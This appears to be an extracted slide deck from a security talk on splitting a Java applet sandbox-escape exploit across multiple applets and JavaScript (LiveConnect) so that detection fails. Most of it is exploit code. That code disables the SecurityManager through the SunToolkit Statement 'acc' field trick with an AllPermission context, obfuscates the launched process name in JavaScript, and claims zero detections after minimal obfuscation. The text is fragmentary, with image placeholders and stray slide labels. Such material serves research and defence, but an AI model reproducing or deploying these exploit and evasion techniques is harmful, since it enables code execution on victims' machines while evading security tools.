
```
public Statement _getStatement() // step 7
{
    Statement disableSecurityManager = new Statement(java.lang.System.class, "setSecurityManager", new Object[1]);
    return disableSecurityManager;
}
```

```
public void init()
{
    setBackground(Color.black);

    GetChannel();
    Statement disableSecurityManager = _getStatement();
    AccessControlContext allPermAcc = channel.recvAccessControlContext();
    Field field = channel.recvField();
    _setField(disableSecurityManager, allPermAcc, field);
    channel.sendLastStatement(disableSecurityManager);
}
```

```
public void _setField(Statement disableSecurityManager, AccessControlContext allPermAcc, Field field) //step 8
{
    try {
        field.set(disableSecurityManager, allPermAcc);
    } catch (IllegalAccessException iae){}
```


Three



Three

- **Applet 3**


- 1) **Wait** for Statement
- 2) **Disable** Security Manager




```
public void init()
{
    GetChannel();
    Statement disableSecurityManager = channel.recvLastStatement();
    _execDisableSecurity(disableSecurityManager);
}
```

```
public void _execDisableSecurity(Statement disableSecurityManager)
{
    try {
        disableSecurityManager.execute();
    } catch (Exception e) {}
}
```

Three




Master Again



Remaining Applets

- Applet 4,5,6 ?



Recap

- Take Java exploits hardening to the next level
- Useful to increase the level of complexity
- It's basically using **Java with Java**
- **What about mixing languages?**



JavaScript

LiveConnect provides JavaScript with the ability to call methods of Java classes and vice-versa using the existing Java infrastructure.

Older versions of Gecko included special support for the Java<->JavaScript bridge (such as the `java` and `Packages` global objects), but as of **Mozilla 16** (Firefox 16 / Thunderbird 16 / SeaMonkey 2.13) LiveConnect functionality is provided solely by the Oracle's Java plugin.


JavaScript

- The Java-JavaScript functionality supported by the JRE is called **LiveConnect**
- LiveConnect is a feature of Web browsers that **allows Java and JavaScript software to intercommunicate within a web page**
- **From Java:** it allows an Applet to invoke the embedded scripts of a page or to access the built-in JavaScript environment
- **From JavaScript:** it allows a script to invoke Applet methods, or to access the Java runtime libraries


JavaScript

- To use JavaScript, Java code needs:
 - **netscape.javascript.***
- If you reference these JavaScript classes, you will need to add **plugin.jar** to your *CLASSPATH*
- At Runtime, the Java Plugin **automatically** makes these classes available to the Applets, so no changes to the Applets or how they are set up are necessary

The Plan I



The Plan II



HTML Page

- **NOTE:** the following is only one of the possible ways to implement this kind of communication

```
<script type="text/javascript">
  // JAVASCRIPT CODE HERE
</script>

<div id="output">
  Ready..
</div>

<APPLET
  CODE="Zero.class"
  WIDTH="635"
  HEIGHT="30"
  >
  Sup Java!?
</APPLET>
```

JavaScript

"Status info"
(debugging)

Applet

JS-side Code

```
<script type="text/javascript">  
  
function getGetClassExprOne() {  
    output.innerHTML="<b>getGetClassExprOne</b>";  
    return "forName";  
}  
  
function getGetClassExprTwo() {  
    output.innerHTML="<b>getGetClassExprTwo</b>";  
    return "sun.awt.SunToolkit";  
}  
  
function getDisableSecurityExprOne() {  
    output.innerHTML="<b>getDisableSecurityExprOne</b>";  
    return "getField";  
}
```

1

...

print some status info via **div**


return a string

use some **JS obfuscation** on the process name: **calc.exe**

```
//calc.exe  
  
function getProcessName() {  
    output.innerHTML="<b>getProcessName</b>";  
    var s="dbmd/fyf";  
    m="";  
    for (i=0; i<s.length; i++) {  
        if(s.charCodeAt(i) == 28){ m+= '&';}  
        else if (s.charCodeAt(i) == 23) { m+= '!';}  
        else { m+=String.fromCharCode(s.charCodeAt(i)-1); }  
    }  
    return(m);  
}
```

2

Java-side Code I



The Final Mix

```
private Class GetClass() throws Throwable
{
    String expr_one = js_getGetClassExprOne(); // "forName"
    String expr_two = js_getGetClassExprTwo(); // "sun.awt.SunToolkit"

    Expression expr = new Expression(Class.class, expr_one, new Object[]{ expr_two });

    expr.execute();

    return (Class)expr.getValue();
}
```

```
public void disableSecurity() throws Throwable {
    Class<?> sun_aws_SunToolkit = GetClass();
    String expr_one = js_getDisableSecurityExprOne(); // "getField"
    String expr_two = js_getDisableSecurityExprTwo(); // "acc"

    Expression expr = new Expression(sun_aws_SunToolkit, expr_one, new Object[] { Statement.class, expr_two });

    expr.execute();
    Field acc_Field = ((Field) expr.getValue());

    Permissions perms = new Permissions();
    perms.add(new ALLPermission());

    String acc_one = js_getDisableSecurityAccOne(); // "file:///\"
    AccessControlContext acc = new AccessControlContext(new ProtectionDomain[] {
        new ProtectionDomain(new CodeSource(new URL(acc_one), new Certificate[0]), perms)
    });

    String stmt_one = js_getDisableSecurityStmtOne(); // "setSecurityManager"
    Statement disableSecurityManager = new Statement(java.lang.System.class, stmt_one, new Object[1]);
    acc_Field.set(disableSecurityManager, acc);

    disableSecurityManager.execute();
}
```

LiveConnect

- Can use information coming from **HTML tags**
- Can use information coming from **JavaScript**
- JavaScript code can be **obfuscated**, etc..
- Can use **multiple Applets with JavaScript comm.**
- **Requires to evaluate both:** Java and JavaScript

What about detection?



Detection Rate

- When using **sharing techniques** and a **very minimal obfuscation..**

0




1,2,3,...,1000 JVM

Multiple JVM

- Applets can run in different JVMs
 - Even if they are on the same document
- We need to set the following parameter:
 - **`separate_jvm = true`**
- Running in multiple JVMs has **two implications**:
 - **Attackers:**
 - Can't rely directly on the status of the "shared" JVM
 - Need to split the original exploit carefully
 - X-JVM communication
 - **Defenders:**
 - Possible *in-memory detection* should be now performed on a set of different JVMs

Multiple JVM



An example of X-JVM communication

X-Origin

X-Origin

From: <http://docs.oracle.com/javase/tutorial/deployment/applet/security.html>

Sandbox Applets

Sandbox applets are restricted to the security sandbox and *can* perform the following operations:

- They can make network connections to the host they came from.
- They can easily display HTML documents using the `showDocument` method of the `java.applet.AppletContext` class.
